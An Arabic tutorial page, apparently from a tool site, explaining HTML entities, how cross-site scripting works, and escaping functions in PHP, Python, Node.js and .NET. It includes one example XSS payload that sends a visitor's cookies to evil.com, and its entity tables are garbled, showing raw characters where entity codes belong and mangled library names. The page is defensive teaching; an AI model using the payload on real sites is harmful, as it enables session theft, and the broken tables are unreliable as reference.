
ما هي كيانات HTML؟


كيانات HTML هي تمثيلات لأحرف لها معنى خاص في ترميز HTML. الأحرف الخمسة الأكثر أهمية للتشفير:
| الحرف | كيان HTML | الكيان المُسمى | السبب خطير |
|---|---|---|---|
| < | < | < | يفتح HTML العلامات |
| > | > | > | يتم الإغلاق HTML العلامات |
| & | & | & | يبدأ كيان المراجع |
| " | &qu ot; | " | يتم الإغلاق سمة القيم |
| ' | ' | ' | يتم الإغلاق قيم السمات |
كيانات العرض الشائعة:
| الحرف | HTML الكيان | المعنى |
|---|---|---|
| © | © | حقوق الطبع والنشر |
| ® | ® | تم التسجيل علامة تجارية |
| ™ | ™ | Tr علامة |
| → | → | يمين السهم |
| ← | ← | اليسار السهم |
| • | • | Bu llet |
| — | — | Em شرطة |
| – | – | En شرطة |
| غير قابل للكسر مسافة | |
| € | € | يورو تسجيل |
كيف تعمل هجمات XSS وكيف يمنعها التشفير

تعد البرمجة النصية عبر المواقع (XSS) إحدى أكثر ثغرات الويب شيوعًا. ويحدث ذلك عندما يتم عرض البيانات التي يتحكم فيها المهاجم في صفحة ويب دون أن يتم الهروب منها بشكل صحيح.
مثال للثغرة الأمنية: تعرض صفحة البحث: "لقد بحثت عن: [إدخال المستخدم]" يرسل المهاجم: <script>document.location='https://evil.com/?cookies='+document.cookie</script> بدون تشفير، ينفذ المتصفح هذا البرنامج النصي، ويسرق ملفات تعريف الارتباط للجلسة.
باستخدام ترميز كيان HTML المناسب: يصبح < < ويصبح > >. يعرض المتصفح النص الخام بدلاً من تنفيذه كرمز.
سبب أهمية ذلك: يصنف التقرير السنوي لـ OWASP XSS باستمرار ضمن أكثر 10 ثغرات أمنية على الويب. استغلت الخروقات الكبرى XSS لسرقة الرموز المميزة للجلسة، وتشويه مواقع الويب، وإعادة توجيه المستخدمين إلى مواقع ضارة.
تشفير وفك تشفير كيانات HTML في ToolDolfen


استخدم أداة مشفر كيانات HTML (HTML Entities) من أجل:
- تشفير HTML: لصق المحتوى الذي أرسله المستخدم، أو استجابات واجهة برمجة التطبيقات، أو أي سلسلة سيتم عرضها في مستند HTML. تقوم الأداة بتحويل كافة الأحرف الخطيرة إلى مراجع كيانات آمنة.
- فك تشفير الكيانات: الصق HTML المشفر للكيان لرؤية الأحرف الأصلية — وهو مفيد عند تصحيح أخطاء المحتوى الذي تم تجاوزه في استجابات واجهة برمجة التطبيقات أو محركات النماذج.
في الكود: توفر أطر العمل الخلفية المناسبة وظائف تشفير HTML مضمنة:
- PHP:
htmlspecialchars($text, ENT_QUOTES, 'UTF-8') - بايثون:
html.escape(text) - Node.js: استخدم مكتبة مثل
هوأوالكيانات - .NET:
HttpUtility.HtmlEncode(text)
الأدلة المصاحبة الموصى بها
استكشف البرامج التعليمية والأدوات المساعدة التكميلية من مجموعة المواضيع هذه لتحسين سير عملك الرقمي: